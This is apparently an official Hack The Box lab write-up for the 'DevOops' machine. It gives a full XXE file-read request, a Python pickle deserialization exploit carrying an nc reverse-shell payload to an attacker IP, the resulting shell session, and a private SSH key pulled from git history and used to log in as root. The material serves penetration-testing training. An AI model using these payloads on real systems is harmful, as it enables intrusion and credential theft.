
Hack The Box

PEN-TESTING LABS



DevOops

13th October 2018 / Document No D18.100.21

Prepared By: Alexander Reid (Arrexel)

Machine Author: lokori

Difficulty: Medium

Classification: Official

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

SYNOPSIS

DevOops is a relatively quick machine to complete which focuses on XML external entities and Python pickle vulnerabilities to gain a foothold.

Skills Required

- Basic/intermediate knowledge of Linux
- Basic/intermediate knowledge of Python


Skills Learned

- Exploiting XML external entities
- Exploiting Python pickle
- Enumerating git revision history

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Enumeration


Services



Masscan finds ports 22 and 5000 open. Nmap identifies these services as OpenSSH and Gunicorn.

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Dirbuster



Dirbuster finds **/feed** and **/upload**. The upload page allows uploading of XML files.

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Exploitation

XML External Entities

By uploading an XML file which references external entities, it is possible to read arbitrary files on the target system.

```
POST /upload HTTP/1.1
Host: 10.10.10.91:5000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.10.10.91:5000/upload
Content-Type: multipart/form-data;
boundary=---------------------------765324087197330659817491 1432
Content-Length: 452
Connection: close
Upgrade-Insecure-Requests: 1

-----------------------------765324087197330659817491 1432
Content-Disposition: form-data; name="file"; filename="writeup.xml"
Content-Type: text/xml

<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [ <!ELEMENT foo ANY >
<!ENTITY xxe SYSTEM "file:///etc/passwd" >]>
<creds>
   <Author>&xxe;</Author>
   <Subject>writeup</Subject>
   <Content>writeup</Content>
</creds>

-----------------------------765324087197330659817491 1432--
```

```
 PROCESSED BLOGPOST:
  Author: root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
```

Using the XXE vulnerability to read **feed.py** reveals a **/newpost** route in the Python web application which accepts POST data.

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Python Pickle

With access to **feed.py**, it is fairly straightforward to exploit the **newpost** route. Simply passing a base64-encoded pickle exploit will achieve a shell.

```
root@kali:~/Desktop/writeups/devoops# cat writeup.py
import pickle
from base64 import urlsafe_b64encode

payload = "rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.14.4 1234
 >/tmp/f"

class exploit(object):
        def __reduce__(self):
                import os
                return os.system,(payload,)

print urlsafe_b64encode(pickle.dumps(exploit()))
root@kali:~/Desktop/writeups/devoops# python writeup.py
Y3Bvc2l4CnN5c3RlbQpwMAooUydybSAvdG1wL2Y7bWtmaWZvIC90bXAvZjtjYXQgL3RtcC9mfC9iaW4v
c2ggLWkgMj4mMXxuYyAxMC4xMC4xNC40IDEyMzQgPi90bXAvZicKcDEKdHAyClJwMwou
root@kali:~/Desktop/writeups/devoops#
```

```
root@kali:~/Desktop/writeups/devoops# nc -nvlp 1234
listening on [any] 1234 ...
connect to [10.10.14.4] from (UNKNOWN) [10.10.10.91] 46236
/bin/sh: 0: can't access tty; job control turned off
$ python -c 'import pty;pty.spawn("/bin/bash");
> '
roosa@gitter:~/deploy/src$ ^Z
[1]+  Stopped                 nc -nvlp 1234
root@kali:~/Desktop/writeups/devoops# stty raw echo && fg
nc -nvlp 1234
            ^M
roosa@gitter:~/deploy/src$ idid^M
uid=1002(roosa) gid=1002(roosa) groups=1002(roosa),4(adm),27(sudo)
roosa@gitter:~/deploy/src$
```

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Privilege Escalation

Git History

There is a git repository located at **/home/roosa/work/blogfeed**. Examining the commit history with **git log** shows a commit referencing an incorrect key file.

```
    reverted accidental commit with proper key

commit d387abf63e05c9628a59195cec9311751bdb283f
Author: Roosa Hakkerson <roosa@solita.fi>
Date:   Mon Mar 19 09:32:03 2018 -0400
```

Checking the commit with **git diff d387abf63e05c9628a59195cec9311751bdb283f** reveals the root SSH key.

```
<$ git diff d387abf63e05c9628a59195cec9311751bdb283f | more
diff --git a/resources/integration/authcredentials.key b/resources/integration/a
uthcredentials.key
index 44c981f..f4bde49 100644
--- a/resources/integration/authcredentials.key
+++ b/resources/integration/authcredentials.key
@@ -1,28 +1,27 @@
 -----BEGIN RSA PRIVATE KEY-----
-MIIEogIBAAKCAQEArDvzJ0k7T856dw2pnIrStl0GwoU/WFI+OPQcpOVj9DdSIEde
-8PDgpt/tBpY7a/xt3sP5rD7JEuvnpWRLteqKZ8hlCvt+4oP7DqWXoo/hfaUUyU5i
-vr+5Ui0nD+YBKyYuiN+4CB8jSQvwOG+LlA3IGAzVf56J0WP9FILH/NwYW2iovTRK
-nz1y2vdO3ug94XX8y0bbMR9Mtpj292wNrxmUSQ5glioqrSrwFfevWt/rEgIVmrb+
-CCjeERnxMwaZNFP0SYoiC5HweyXD6ZLgFO4uOVuImILGJyyQJ8u5BI2mc/SHSE0c
-F9DmYwbVqRcurk3yAS+jEbXgObupXkDHgIoMCwIDAQABAoIBAFaUuHIKVT+UK2oH
-uzjPbIdyEkDc3PAYP+E/jdqy2eFdofJKDocOf9BDhxKlmO968PxoBe25jjjt0AAL
-gCfN5I+xZGH19V4HPMCrK6PzskYII3/i4K7FEHMn8ZgDZpj7U69Iz2l9xa4lyzeD
-k2X0256DbRv/ZYaWPhX+fGw3dCMWkRs6MoBNVS4wAMmOCiFl3hzHlgIemLMm6QSy
-NnTtLPXwkS84KMfZGbnolAiZbHAqhe5cRfV2CVw2U8GaIS3fqV3ioD0qqQjIIPNM
-HSRik2J/7Y7OuBRQN+auzFKV7QeLFeROJsLhLaPhstY5QQReQr9oIuTAs9c+oCLa
-2fXe3kkCqYEA367aoQTisun9UJ7ObgNZTDPeaXajhWrZbxlSsQeQBp5CK/oLc0RB
```

```
root@kali:~/Desktop/writeups/devoops# ssh -i writeup.key root@10.10.10.91
Welcome to Ubuntu 16.04.4 LTS (GNU/Linux 4.13.0-37-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

135 packages can be updated.
60 updates are security updates.

Last login: Wed Oct 17 00:11:10 2018 from 10.10.14.3
root@gitter:~#
```